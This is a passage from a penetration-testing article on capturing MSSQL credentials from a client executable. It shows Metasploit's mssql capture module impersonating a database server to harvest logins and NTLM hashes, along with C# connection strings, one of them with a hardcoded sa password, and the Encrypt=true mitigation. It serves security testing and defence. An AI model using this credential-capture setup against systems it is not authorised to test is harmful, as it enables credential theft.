following to protect ourselves from the kind of dynamic test attack described in this article.

We can use the "Encrypt" attribute to refuse the client to connect to the MSSQL server without encryption.



The screenshot shows a web browser displaying a Semmlé article titled "Insecure SQL connection". The article compares two C# code snippets for SQL connection strings. The first snippet is insecure, and the second snippet is secure, explicitly enabling the Encrypt setting.

```
1 using System.Data.SqlClient;
2
3 // BAD, Encrypt not specified
4 string connectString =
5     "Server=1.2.3.4;Database=Anything;Integrated Security=true;";
6 SqlConnectionStringBuilder builder = new SqlConnectionStringBuilder(connectString);
7 var conn = new SqlConnection(builder.ConnectionString);
```

The following example shows a SQL connection string that is explicitly enabling the `Encrypt` setting to force encryption in transit.

```
1 using System.Data.SqlClient;
2
3 string connectString =
4     "Server=1.2.3.4;Database=Anything;Integrated Security=true;Encrypt=true;";
5 SqlConnectionStringBuilder builder = new SqlConnectionStringBuilder(connectString);
6 var conn = new SqlConnection(builder.ConnectionString);
```

References

- Microsoft, SQL Protocols blog: Selectively using secure connection to SQL Server.
- Microsoft: SqlConnection.ConnectionString Property.
- Microsoft: Using Connection String Keywords with SQL Server Native Client.

This site uses cookies for internal analytics and to provide you with a great user experience. Do you consent to the use of cookies?


security cwe cwe-327 alert path-problem

encryp Highlight All Match Case Match Diacritics Whole Words 1 of 2 matches

Below is the change we implemented in our existing connection string. We added "Encrypt=true" parameter and value to the connection string.

```
14 public partial class loginForm : Form
15 {
16     public loginForm()
17     {
18         InitializeComponent();
19     }
20
21     private void loginForm_Load(object sender, EventArgs e)
22     {
23     }
24
25     private void BTN_login_Click(object sender, EventArgs e)
26     {
27         try
28         {
29             SqlConnection conn =
30                 new SqlConnection("server=sqlserver.btrisk.com;user=sa;pwd=123456;database=MyDB;Encrypt=true;");
31             conn.Open();
32         } catch (Exception ex) {}
33     }
34 }
35 }
```

Let's try the new code to see if it will fall victim to our attack.



```
Shell No. 1
File Actions Edit View Help
Name Current Setting Required Description
CAINPWFIL
t
CHALLENGE 1122334455667788 yes The 8 byte challenge
JOHNPWFIL
OHN format
SRVHOST 0.0.0.0 yes The local host or network interface to listen on. This mu
st be an address on the local machine or 0.0.0.0 to listen on all addresses.
SRVPORT 1433 yes The local port to listen on.

Auxiliary action:
Name Description
Capture Run MSSQL capture server


msf5 auxiliary(server/capture/mssql) > run
[*] Auxiliary module running as background job 0.

[*] Started service listener on 0.0.0.0:1433
msf5 auxiliary(server/capture/mssql) > [*] Server started.
```


This time our executable specifically requires encryption, it is not optional anymore.

CAPTURING MSSQL CREDENTIALS FROM AN EXECUTABLE WITH DYNAMIC ANALYSIS

Ismail Onder Kaya




The MSSQL simulator service responds as usual indicating that it does not want encryption.



CAPTURING MSSQL CREDENTIALS FROM AN EXECUTABLE WITH DYNAMIC ANALYSIS

Ismail Onder Kaya

However, this time the client does not care and tears down the TCP connection immediately. Hence, we (the attacker) do not have the chance to discover the password.




What happens if the client executable uses Windows Authentication?

To impersonate the connecting user, we need to start the process as a different user. In order to keep things simple and just discover our tools extra capabilities we will try to connect to the database server as the PC user. To do this we change the connection string as below:

```
23 private void loginForm_Load(object sender, EventArgs e)
24 {
25 }
26
27 private void BTN_login_Click(object sender, EventArgs e)
28 {
29     try
30     {
31         SqlConnection conn =
32             // new SqlConnection("server=sqlserver.btrisk.com;user=sa;pwd=123456;database=MyDB;Encrypt=true;");
33             new SqlConnection("Data Source=sqlserver.btrisk.com;;Integrated Security=true;");
34
35         conn.Open();
36     } catch(Exception ex) {}
37 }
38
39 }
40
```

The PC username we use (i.e. the user we used to login to the Windows 10 machine) is "btrisk". That user's password is "123456".



This time we will try to crack the NTLM password hashes. The capture mssql module prints out the captured password hash and other information, but we can use the recording feature of the tool for practicality. We set the prefix for the password hash file “sqlwindowsuser”.

```
ShellNo.1
File Actions Edit View Help
msf5 > use auxiliary/server/capture/mssql
msf5 auxiliary(server/capture/mssql) > show options

Module options (auxiliary/server/capture/mssql):

  Name           Current Setting  Required  Description
  ---           -
  CAINPWFIL     1122334455667788  no       The local filename to store the hashes in Cain&Abel format
  CHALLENGE     1122334455667788  yes      The 8 byte challenge
  JOHNPFIL     sqlwindowsuser    no       The prefix to the local filename to store the hashes in JOHN
  SRVHOST       0.0.0.0          yes      The local host or network interface to listen on. This must
  SRVPORT       1433             yes      The local port to listen on.

Auxiliary action:

  Name           Description
  ---           -
  Capture       Run MSSQL capture server

msf5 auxiliary(server/capture/mssql) > set johnpfile sqlwindowsuser
```

We start our module to imitate the MSSQL service and wait for the victim.

```
ShellNo.1
File Actions Edit View Help
  Name           Current Setting  Required  Description
  ---           -
  CAINPWFIL     1122334455667788  no       The local filename to store the hashes in Cain&Abel format
  CHALLENGE     1122334455667788  yes      The 8 byte challenge
  JOHNPFIL     sqlwindowsuser    no       The prefix to the local filename to store the hashes in JOHN
  SRVHOST       0.0.0.0          yes      The local host or network interface to listen on. This must
  SRVPORT       1433             yes      The local port to listen on.

Auxiliary action:

  Name           Description
  ---           -
  Capture       Run MSSQL capture server

msf5 auxiliary(server/capture/mssql) > run
[*] Auxiliary module running as background job 0.

[*] Started service listener on 0.0.0.0:1433
[*] Server started.
msf5 auxiliary(server/capture/mssql) >
```


Result

During a penetration test if we capture a database application, we have a myriad ways to retrieve database credentials from it. The method explained here with the Metasploit module is another effective method in our tool belt.

Obfuscation and encrypted connection options might mitigate the risk here, but we should not forget that no controls on the client side can be hundred percent effective. We should always suggest a 3-tier architecture as a long-term solution for these kinds of problems.